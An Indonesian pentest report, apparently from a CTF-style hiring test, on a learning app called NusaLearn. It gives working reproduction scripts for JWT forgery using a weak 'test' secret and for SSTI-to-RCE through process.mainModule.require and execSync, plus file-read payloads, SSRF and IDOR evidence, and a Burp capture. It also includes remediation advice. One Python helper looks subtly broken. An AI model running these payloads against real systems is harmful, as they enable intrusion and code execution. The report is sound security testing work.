


Pentest Report NusaLearn

Technical Test — Security Engineer, SEVIMA

Penguji	Yehezkiel Wiradhika
Target	https://nusalearn.sevima.com
Akun awal	yehezkiel1 / sevima123 (greybox, user_id/sub = 29)
Tanggal	September 2026
Scope	https://nusalearn.sevima.com/ dan service internal yang ditemukan melalui eksploitasi dari aplikasi tersebut



1. Ringkasan Eksekutif

Pengujian ini menemukan sejumlah kerentanan pada aplikasi NusaLearn, mulai dari kerentanan kritis yang memungkinkan eskalasi hak akses penuh ke admin dan eksekusi kode dari jarak jauh (RCE), hingga beberapa kerentanan tingkat menengah seperti Server-Side Request Forgery (SSRF), Stored Cross-Site Scripting (XSS), dan Insecure Direct Object Reference (IDOR).

Rantai eksploitasi utama dimulai dari kerentanan pada mekanisme penandatanganan JSON Web Token (JWT), yang memungkinkan pemalsuan token dengan klaim role: admin. Akses admin ini kemudian dimanfaatkan untuk mengeksploitasi celah Server-Side Template Injection (SSTI) pada fitur ekspor sertifikat kustom, yang berujung pada eksekusi kode dari jarak jauh (RCE) di dalam container rendering. Dua bagian flag (Part 3 dan Part 6) berhasil diperoleh melalui rantai ini.

Beberapa temuan tambahan turut dikonfirmasi selama pengujian (SSRF, Stored XSS, IDOR, serta inkonsistensi otorisasi antara sesi server dan JWT), namun belum berhasil dikonversi menjadi bagian flag lainnya. Bagian Part 1, Part 2, serta mekanisme signature pada unduhan sertifikat dan layanan reporting internal masih belum berhasil dipecahkan pada saat laporan ini disusun.

2. Ringkasan Temuan

No	Temuan	Bagian Flag	Tingkat Keparahan	Status
1	JWT Forgery (secret lemah) → eskalasi ke admin	Part 3	Kritis	Tereksplorasi
2	SSTI → RCE pada export-custom	Part 6	Kritis	Tereksplorasi
3	SSRF pada /admin/webhook/test	-	Sedang	Terkonfirmasi
4	Stored XSS pada /reports	-	Sedang	Terkonfirmasi
5	IDOR pada /api/certificates/:id	-	Rendah-Sedang	Terkonfirmasi
6	Inkonsistensi otorisasi sesi vs JWT (/admin/users)	-	Informational	Teramati
7	Signature download sertifikat belum terpecahkan	Part 4/5 (dugaan)	Belum diketahui	Belum selesai
8	Layanan reporting internal belum ditembus	Part 4/5 (dugaan)	Belum diketahui	Belum selesai
9	Part 1 & Part 2 belum ditemukan	Part 1, Part 2	Belum diketahui	Belum selesai

3. Temuan Kritis

3.1 Privilege Escalation melalui Secret JWT Signing yang Lemah (Part 3)

Ringkasan

Aplikasi menerbitkan JWT (cookie `nl_session`) yang ditandatangani menggunakan algoritma HS256. Header token menyertakan klaim `kid` (key ID), dan `secret` yang terkait dengan salah satu nilai `kid` tersebut merupakan string yang sangat mudah ditebak. Hal ini memungkinkan pengguna berhak akses rendah untuk memalsukan token dengan klaim `role: admin`, sehingga melewati mekanisme otorisasi pada sisi server yang mempercayai klaim `role` dari JWT tanpa melindungi kunci penandatanganan secara memadai.

Detail Kerentanan

- Endpoint terdampak: `/admin/dashboard`, `/admin/certificates/export-custom`, dan rute admin lain yang melakukan otorisasi berdasarkan klaim `role` pada JWT `nl_session`.
- Akar penyebab: `secret` penandatanganan HMAC yang lemah/mudah ditebak, dikombinasikan dengan skema multi-`kid` yang tidak mengisolasi kepercayaan antar kunci secara memadai.
- `Secret` yang berhasil digunakan: `"test"`.
- Nilai `kid` yang berhasil digunakan: `"dev"` (nilai lain yang sempat teramati diterima pada pengujian awal: `"test"`, `"staging"`, `"v1"`).

Langkah Reproduksi

1. Login secara normal untuk mendapatkan JWT dan sesi yang sah:

```
BASE=https://nusalearn.sevima.com
curl -s -c cookies.txt -X POST "$BASE/api/login" \
-H "Content-Type: application/json" \
-d '{"username":"yehezkiel1","password":"sevima123"}'
```

Token yang dikembalikan memiliki payload dengan `role: user`, contoh:

```
{
  "alg": "HS256", "typ": "JWT", "kid": "prod"
}
{
  "sub": 29, "username": "yehezkiel1",
  "role": "user", "iat": 1790491497, "exp": 1790505897
}
```

2. Memalsukan token baru — mempertahankan nilai `sub/iat/exp`, mengubah `role` menjadi `admin`, mengganti `kid` menjadi `"dev"`, lalu menandatangani ulang dengan `secret "test"`:

```
import json, base64, hmac, hashlib

def b64d(s):
    s += "=" * (-len(s) % 4)
    return base64.urlsafe_b64decode(s)

def b64e(b):
    return base64.urlsafe_b64encode(b.rstrip(b"=").decode())

h_b64, p_b64, sig_b64 = real_token.split(".")
header = json.loads(b64d(h_b64))
payload = json.loads(b64d(p_b64))

payload["role"] = "admin"
header["kid"] = "dev"


new_h_b64 = b64e(json.dumps(header, separators=(',', ':')).encode())
new_p_b64 = b64e(json.dumps(payload, separators=(',', ':')).encode())

signing_input = f"{new_h_b64}.{new_p_b64}".encode()
sig = hmac.new(b"test", signing_input, hashlib.sha256).digest()
forged_token = f"{new_h_b64}.{new_p_b64}.{b64e(sig)}"
```

3. Mengganti nilai cookie `nl_session` pada cookie jar dengan token hasil pemalsuan, sambil tetap mempertahankan cookie `connect.sid` yang sah dari langkah 1.

4. Mengakses rute khusus admin menggunakan token palsu tersebut:

```
curl -s -b cookies.txt "$BASE/admin/dashboard"
```



Permintaan ini berhasil menampilkan dashboard admin secara penuh, termasuk:

```
PART3=d8a0147c2b203ca25f6244c44150de09
```

Dampak

Setiap pengguna yang telah login dapat melakukan eskalasi ke level akses admin pada rute-rute yang melakukan otorisasi murni berdasarkan klaim role pada JWT, tanpa memerlukan kredensial tambahan apa pun. Akses ini kemudian dimanfaatkan untuk mengeksploitasi kerentanan SSTI yang dijelaskan pada bagian 3.2.

Catatan Cakupan

Pada saat pengujian, salah satu rute admin (/admin/users) tetap mengembalikan 403 Forbidden: admin role required meskipun token palsu telah digunakan, sementara role pada sesi server-side pengguna tetap user. Ini menunjukkan bahwa rute tersebut melakukan otorisasi berdasarkan state sesi di sisi server, bukan klaim pada JWT — sebuah inkonsistensi dalam cara aplikasi menegakkan otorisasi di berbagai bagian yang berbeda. Detail lebih lanjut ada pada bagian 4.3. Rute ini tidak berhasil ditembus selama pengujian.

Rekomendasi

- Gunakan satu secret penandatanganan yang kuat secara kriptografis (acak, minimal 256-bit); hindari mendukung banyak secret yang dapat dipilih melalui kid kecuali masing-masing benar-benar kuat dan dikontrol aksesnya secara ketat.
- Jangan mempercayai klaim role (atau klaim apa pun yang relevan dengan otorisasi) murni dari JWT yang dikirim klien tanpa memvalidasinya juga terhadap state sesi/pengguna di sisi server, atau minimal pastikan seluruh rute yang relevan dengan otorisasi memeriksa terhadap sumber kebenaran yang konsisten.
- Lakukan rotasi terhadap secret yang telah terbongkar, dan audit seluruh aksi yang dilakukan melalui sesi role: admin palsu selama periode pengujian.

3.2 Server-Side Template Injection (SSTI) hingga Remote Code Execution (Part 6)

Ringkasan

Fitur ekspor sertifikat khusus admin (/admin/certificates/export-custom) me-render string template yang diberikan oleh pengguna. Engine template ini mendukung prefiks raw: yang mengevaluasi ekspresi setelahnya sebagai JavaScript langsung tanpa sandboxing. Dikombinasikan dengan process.mainModule.require, hal ini memungkinkan eksekusi perintah secara penuh di dalam container rendering.

Detail Kerentanan

- Endpoint terdampak: POST /admin/certificates/export-custom
- Akses yang dibutuhkan: sesi admin (diperoleh melalui pemalsuan JWT pada bagian 3.1).
- Akar penyebab: evaluasi JavaScript tanpa sandboxing terhadap input pengguna di dalam engine rendering template, dapat diakses melalui sintaks template `[[ ... ]]` yang terlihat resmi, ditambah prefiks `raw`: yang tidak terdokumentasi.
- Konteks eksekusi: container terpisah dan terisolasi (pdf-render-sandbox), pada jaringan Docker tersendiri, tanpa akses langsung ke database dan tanpa akses keluar (egress) secara umum — sehingga dampak RCE ini secara spesifik terbatas pada sandbox tersebut, bukan pada aplikasi utama maupun datanya.
- Catatan teknis: `require(...)` tidak tersedia sebagai fungsi global langsung di dalam konteks eval ini (memunculkan error "require is not defined"); seluruh akses ke modul Node.js bawaan — baik `child_process` untuk eksekusi perintah maupun `fs` untuk pembacaan berkas — harus dilakukan melalui `process.mainModule.require(...)`.

Langkah Reproduksi

1. Mengonfirmasi evaluasi template dengan ekspresi yang tidak berbahaya, menggunakan sesi admin dari bagian 3.1:

```
curl -s -X POST "$BASE/admin/certificates/export-custom" \
-H "Cookie: $ADMIN_COOKIES" \
-H "Content-Type: application/json" \
-d '{"certificateId": "1", "template": "[[ 7*7 ]]"}'
```

Hasil keluaran adalah 49, mengonfirmasi bahwa ekspresi benar-benar dievaluasi secara langsung.

2. Melakukan eskalasi ke eksekusi perintah menggunakan prefiks `raw`: yang tidak terdokumentasi bersama `process.mainModule.require` (karena `require` tidak tersedia sebagai global langsung dalam konteks sandbox ini). Skrip berikut membangun payload sekaligus mengirimkannya ke endpoint:

```
import json, subprocess

BASE = "https://nusalearn.sevima.com"
ADMIN_COOKIES = "connect.sid=...; nl_session=..."

def rce(shell_cmd):
    js_expr = (
        f'process.mainModule.require("child_process")'
        f'.execSync({json.dumps(shell_cmd)}).toString()'
    )
    body = json.dumps({
        "certificateId": "1",
        "template": f"[[ raw:{js_expr} ]]"
    })
    result = subprocess.run(
        ["curl", "-s", "-X", "POST",
         f"{BASE}/admin/certificates/export-custom",
         "-H", f"Cookie: {ADMIN_COOKIES}",
         "-H", "Content-Type: application/json",
         "-d", body],
        capture_output=True, text=True
    )
    print(result.stdout)

rce("id")
```

Perintah ini mengembalikan `uid=0(root)` ... pada Alpine Linux, mengonfirmasi eksekusi kode sebagai root di dalam container sandbox.

3. Menemukan mekanisme flag yang dimaksud. Untuk mengetahui field apa saja yang tersedia pada objek konteks template (ctx), field ctx.meta dienumerasi terlebih dahulu (bukan dengan membongkar seluruh ctx secara membabi buta):

```
{"certificateId":"1","template":"[[ raw:JSON.stringify(Object.getOwnPropertyNames(ctx.meta)) ]]"}
```

Hasilnya mengungkapkan bahwa ctx.meta memiliki field reporting_username dan flagToken.

4. Membaca source code engine rendering (index.js) menggunakan primitive pembacaan berkas melalui process.mainModule.require('fs').readFileSync(...) — perlu dicatat bahwa pemanggilan require(...) secara langsung (tanpa process.mainModule) gagal dengan pesan "require is not defined", sehingga seluruh akses modul Node.js (baik child_process maupun fs) harus melalui process.mainModule.require(...):

```
{"certificateId":"1","template":"[[ raw:process.mainModule.require('fs').readFileSync('/app/src/index.js','utf8') ]]"}
```

Isi index.js yang berhasil dibaca mengonfirmasi mekanisme flag secara eksplisit, termasuk komentar dari pengembang aplikasi yang menyatakan bahwa jalur ini memang merupakan solusi resmi untuk Part 6:

```
const flagsByToken = new Map();

// Only reachable from 'web' over the isolated sandbox_net - lets
// the (trusted) web app push each account's own Part 6 flag right
// before proxying a render call, without giving this sandbox any
// database access or network egress.
app.post('/internal/flags/:token', (req, res) => {
  const { token } = req.params;
  const { flag } = req.body || {};
  if (!TOKEN_RE.test(token) || typeof flag !== 'string') {
    return res.status(400).json({ error: 'invalid token or flag' });
  }
  flagsByToken.set(token, flag);
  res.json({ ok: true });
});

app.post('/render', (req, res) => {
  const { template, ctx } = req.body || {};
  ...
  const getFlag = (token) => {
    const flag = flagsByToken.get(token);
    return flag ? `PART6=${flag}` : null;
  };
  const { output, errors } = render(template, ctx || {}, getFlag);
  ...
});
```

Baris komentar pada endpoint /internal/flags/:token secara eksplisit menyatakan bahwa mekanisme getFlag() memang dirancang sebagai jalur solusi resmi untuk Part 6 — menegaskan bahwa temuan ini bukan sekadar celah samping, melainkan alur yang memang disiapkan oleh pembuat soal.

5. Memanggil getFlag dengan token yang telah diperoleh pada langkah 3. Karena kode yang disisipkan (raw:) dieksekusi dalam scope yang sama dengan closure getFlag pada engine rendering, fungsi tersebut dapat dipanggil langsung tanpa perlu primitive RCE tambahan:

```
{"certificateId":"1","template":"[[ raw:getFlag(`a4648a745adb5bef314c2f9571b1420`) ]]"}
```

Permintaan ini mengembalikan:

```
PART6=<nilai flag>
```

Flag tersebut kemudian berhasil disubmit dan Part 6 berstatus terbuka (unlocked).

Note: waktu recreation, sandbox down sehingga tidak tertulis di pentest report ini.

```
yehezkiel1086@DESKTOP-68TBQ31:~/ctf/admin$ python3 rce.py alive
{"error":"render sandbox unreachable"}
```

Dampak

Sesi admin (yang sendiri dapat diperoleh melalui kerentanan pada bagian 3.1) memberikan akses eksekusi kode dari jarak jauh secara penuh sebagai root di dalam container rendering sandbox. Meskipun container ini terisolasi secara cukup baik (tanpa akses database, tanpa akses keluar secara umum, jaringan Docker terpisah), kombinasi antara eskalasi hak akses ke admin melalui JWT yang dapat dipalsukan dan evaluasi template tanpa sandboxing pada permukaan admin tersebut merupakan kerentanan kritis yang saling terkait. Pada lingkungan dengan isolasi container yang lebih lemah, pola ini kemungkinan besar akan memungkinkan kompromi penuh terhadap infrastruktur backend.

Rekomendasi

- Hapus atau lakukan sandboxing yang memadai terhadap prefiks template raw;; jangan pernah mengevaluasi input yang dikendalikan pengguna sebagai JavaScript langsung.
- Jika evaluasi template dinamis memang menjadi kebutuhan fitur, gunakan pustaka templating yang dirancang khusus dengan sandboxing (yang tidak mengizinkan akses ke objek global seperti process), bukan evaluasi bergaya eval.
- Terapkan pertahanan berlapis (defense-in-depth): meskipun evaluasi template telah diamankan, hindari mengekspos mekanisme koordinasi internal (seperti /internal/flags/:token dan getFlag) ke jalur kode mana pun yang dapat dijangkau dari input pengguna.
- Anggap temuan ini sebagai kritis berdasarkan hasil RCE-nya, terlepas dari isolasi jaringan pada sandbox — isolasi merupakan kontrol mitigasi, bukan pengganti dari perbaikan celah injeksi itu sendiri.

4. Temuan Tambahan

4.1 Server-Side Request Forgery (SSRF) pada /admin/webhook/test

Fitur pengujian webhook admin (POST /admin/webhook/test dengan body {"url": ...}) memiliki blocklist terhadap hostname tertentu (memblokir 127.*, localhost, 0.0.0.0, *.nip.io, dan sejenisnya), namun tidak memblokir nama service Docker internal.

Bukti

- Permintaan ke http://web:3000 dan http://nginx berhasil mengembalikan HTTP 200 beserta HTML aplikasi.

Catatan Penting

SSRF ini bersifat tidak terautentikasi terhadap layanan tujuan — permintaan yang dikirim tidak menyertakan cookie sesi pengguna, sehingga hanya dapat melihat apa yang terlihat oleh pengunjung anonim. SSRF ini tidak dapat digunakan untuk mengakses data admin/pengguna yang dilindungi sesi. Vektor RCE pada bagian 3.2 terbukti jauh lebih berguna karena permintaan yang dikirim melalui RCE tersebut membawa cookie sesi yang valid.

Rekomendasi



- Terapkan validasi berbasis allowlist terhadap tujuan webhook, bukan blocklist; secara eksplisit blokir resolusi ke rentang alamat internal/private dan nama service infrastruktur internal.

4.2 Stored Cross-Site Scripting (XSS) pada /reports

Endpoint POST /api/reports pada field name tidak melakukan escaping terhadap input pengguna, sehingga payload yang dikirim tersimpan dan dirender sebagai elemen <script> yang aktif ketika halaman /reports diakses.

Bukti

- Payload yang dikirim melalui field name berhasil dieksekusi sebagai JavaScript aktif saat halaman /reports dimuat.



Catatan Dampak

Selama pengujian, tidak ditemukan adanya bot atau reviewer otomatis yang mengunjungi laporan yang tertunda (pending reports), sehingga jalur eskalasi hak akses melalui pencurian cookie milik pengguna lain (seperti admin) tidak dapat dikonfirmasi berhasil dieksploitasi lebih lanjut pada pengujian ini.

Rekomendasi

- Terapkan output encoding/escaping HTML secara konsisten pada seluruh konten yang berasal dari input pengguna sebelum dirender.
- Terapkan Content-Security-Policy (CSP) yang ketat sebagai lapisan mitigasi tambahan.

4.3 IDOR pada /api/certificates/:id

Endpoint GET /api/certificates/:id tidak melakukan pemeriksaan kepemilikan (ownership check) — pengguna mana pun yang telah login dapat mengakses metadata sertifikat milik pengguna lain hanya dengan mengubah nilai ID pada URL.

Bukti

```
GET /api/certificates/1
{"id":1,"user_id":1,"course_name":"Web Security Fundamentals","issued_at":"2026-07-14T02:35:01.231Z"}

GET /api/certificates/2
{"id":2,"user_id":2,"course_name":"Advanced Network Defense","issued_at":"2026-07-14T02:35:01.232Z"}
```

2. Intruder attack of https://nuselearn.sevima.com

Results	Positions
▶ Capture filter: Capturing all items	
▶ View filter: Showing all items	

Request ^	Payload	Status code	Response received	Error	Timeout	Length
0		200	26			303
1	1	200	20			303
2	2	200	20			302
3	3	404	23			229
4	4	404	29			229

Request

Pretty Raw Hex

```

1 GET /api/certificates/1 HTTP/2
2 Host: nuselearn.sevima.com
3 Cookie: connect.sid=s%3AoZxxfLMlqEUCKepHE2jYdxO-ChI6ujjsI.ctTKXEBXQFLws8ijsCKafpCfoiNTHrWAmHwvoLfYAUPPHM;
   nl_session=
4 <body><div>[{"id":1,"name":"B&c","ipVxGisInmp2Cf6inPldtJ8_eydwdWi0gI5LCyicZYhmFcZSf6imllagVsac1lhDdLl0yb2c
   11giYWPrAw4ilc3pyT0ioj830TAINTMI0DcsIsV4c6HGtcSMduYHzk4N30.BotgKhcR_lagkSwFhs3pybyo1LUVA2StpEPBknj_val4
   Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="95"
   Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US,en;q=0.9
   Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/151.0.0.0 Safari/537.36
   Accept:

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Server: nginx
3 Date: Sun, 27 Sep 2026 13:46:01 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 101
6 X-Powered-By: Express
7 Etag: W/"65-Pf500IH8Z/AJTn63a0w0xPaCUH4"
8
9 {
10     "id":1,
11     "user_id":1,
12     "course_name":"Web Security Fundamentals",
13     "issued_at":"2026-07-14T02:35:01.231Z"
14 }

```

- Terapkan pemeriksaan kepemilikan (ownership check) di sisi server pada seluruh endpoint yang menerima ID sebagai parameter, memverifikasi bahwa ID tersebut memang milik pengguna yang sedang login (atau pengguna tersebut memiliki hak akses admin yang sah).

Rute /admin/users secara konsisten mengembalikan 403 Forbidden: admin role required meskipun cookie nl_session yang digunakan berisi klaim role: admin hasil pemalsuan yang valid secara kriptografis (sesuai teknik pada bagian 3.1). Pengamatan lebih lanjut menunjukkan bahwa rute ini melakukan otorisasi berdasarkan state role pada sesi di sisi server (terkait dengan cookie connect.sid), yang tetap bernilai user, bukan berdasarkan klaim pada JWT.

Upaya yang Telah Dilakukan

- Rute ini tidak berhasil ditembus hingga pengujian ini disusun.

- Konsolidasikan sumber kebenaran otorisasi menjadi satu mekanisme yang konsisten di seluruh aplikasi (idealnya state sesi di sisi server, bukan klaim JWT yang dapat dipalsukan jika secret-nya lemah).

- Audit seluruh middleware otorisasi untuk memastikan tidak ada rute lain yang secara tidak sengaja mempercayai klaim JWT tanpa validasi silang terhadap sesi.

5. Temuan yang Belum terselesaikan

Beberapa area masih dalam penyelidikan aktif pada saat laporan ini disusun, dan didokumentasikan di sini untuk transparansi serta sebagai catatan tindak lanjut.

5.1 Signature Verifikasi pada Unduhan Sertifikat

Endpoint GET `/api/certificates/:id/download?sig=...` mensyaratkan parameter `sig` yang valid; nilai yang salah mengembalikan `{"error": "invalid signature"}`. Pengujian ekstensif telah dilakukan dengan mengombinasikan field-field yang diketahui dari metadata sertifikat (`id`, `user_id`, `course_name`, `issued_at`) dalam berbagai urutan dan penggabungan, menggunakan algoritma MD5, SHA-1, dan SHA-256 baik dalam bentuk hash biasa maupun HMAC, dengan secret `"test"` yang telah dikonfirmasi valid sebagai secret penandatanganan JWT.

Seluruh kombinasi tersebut (90 kandidat signature) gagal — mengindikasikan bahwa konstruksi pesan yang ditandatangani kemungkinan melibatkan field lain yang belum teridentifikasi, secret yang berbeda dari secret JWT, atau metode konstruksi yang sepenuhnya berbeda. Penyelesaian yang lebih pasti kemungkinan memerlukan akses langsung terhadap source code service web (berbeda dari container sandbox rendering yang telah berhasil diakses melalui RCE pada bagian 3.2), yang belum berhasil diperoleh karena keterbatasan isolasi filesystem antar container.

5.2 Layanan Reporting Internal

Konsol reporting admin (`/admin/reporting/login` dan `/admin/reporting/run-now`) merujuk pada suatu layanan internal terpisah. Berbagai upaya kredensial umum, string injeksi SQL, serta secret yang telah dikonfirmasi (`"test"`) telah dicoba sebagai kata sandi — seluruhnya mengembalikan `{"error": "invalid credentials"}`. Lokasi jaringan/hostname layanan ini juga belum berhasil dikonfirmasi dapat dijangkau, baik melalui teknik SSRF maupun melalui resolusi DNS (`getent hosts`) dari dalam container sandbox RCE.

5.3 Part 1 dan Part 2

Bagian flag Part 1 dan Part 2 belum berhasil ditemukan hingga laporan ini disusun. Berbagai teknik telah dicoba pada permukaan aplikasi tingkat dasar (non-admin), termasuk:

- Path traversal pada parameter `ticket_tag` di `/api/contact` — divalidasi secara ketat di sisi server dengan pola `[A-Za-z0-9_-]{1,32}`, tidak dapat dilewati.
- Pengujian SSTI pada field `message` dan `name` di form kontak.
- Pemeriksaan IDOR pada endpoint sertifikat dan pencarian endpoint list/tiket serupa.
- Pemeriksaan header respons dan perilaku endpoint `/logout`, `/api/progress`, serta `/api/progress/submit` untuk kebocoran informasi format.

Investigasi lebih lanjut masih diperlukan untuk kedua bagian ini.

6. Ringkasan Rantai Eksploitasi (Part 3 → Part 6)

Langkah	Kerentanan	Akses yang Diperoleh
1	Secret penandatanganan JWT yang lemah (<code>"test"</code>) + skema multi-kid	Token JWT palsu dengan role: admin
2	Token admin digunakan untuk mengakses <code>/admin/dashboard</code>	Flag PART3 terungkap langsung
3	Token admin digunakan untuk mengakses <code>/admin/certificates/export-custom</code>	SSTI → RCE di dalam container sandbox
4	RCE digunakan untuk membaca source engine render dan mengambil <code>flagToken</code> dari konteks template	Flag PART6 diperoleh melalui mekanisme internal <code>getFlag()</code>

Rantai ini menunjukkan bahwa satu secret kriptografis yang lemah pada lapisan autentikasi memiliki konsekuensi lanjutan terhadap infrastruktur backend yang sebenarnya sudah terisolasi dengan cukup baik — mempertegas bahwa kontrol autentikasi/otorisasi dan sandboxing backend merupakan lapisan pertahanan yang saling melengkapi, bukan saling menggantikan.

7. Kesimpulan

Pengujian ini berhasil mendemonstrasikan rantai eksploitasi kritis dari eskalasi hak akses hingga eksekusi kode dari jarak jauh, serta mengonfirmasi beberapa kerentanan tambahan dengan tingkat keparahan menengah. Rekomendasi utama adalah: (1) mengganti secret penandatanganan JWT dengan nilai yang kuat secara kriptografis dan mengonsolidasikan sumber kebenaran otorisasi di seluruh aplikasi, (2) menghilangkan evaluasi kode tanpa sandboxing pada fitur template, dan (3) menerapkan validasi input serta pemeriksaan kepemilikan secara konsisten pada seluruh endpoint yang menerima parameter dari pengguna.